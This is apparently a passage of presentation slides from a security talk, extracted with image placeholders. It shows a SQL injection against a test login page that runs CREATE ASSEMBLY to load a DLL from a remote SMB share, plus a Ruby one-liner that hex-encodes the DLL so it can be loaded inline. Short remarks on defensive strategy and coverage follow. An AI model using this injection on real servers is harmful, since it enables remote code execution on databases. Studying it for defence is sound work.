


`http://victim2k3.tst.com/login.asp? username=boo&password=boo'%20CREATE%20ASSEMBLY%20moo%20FROM%20'\196.31.150.117\temp_smb\moo.dll'—`



```
1. File.open("moo.dll","rb").read().unpack("H*")  
== ["4d5a90000300000004000000ffff0....."]
```

```
2. CREATE ASSEMBLY moo FROM 0x4d5a90000300....
```




This is a classic example of
“Draining the Swamp”

We are focusing on
fighting the Alligators.
(We are great at it!)




A problem we keep bumping
into: Coverage


Let's look at an example:



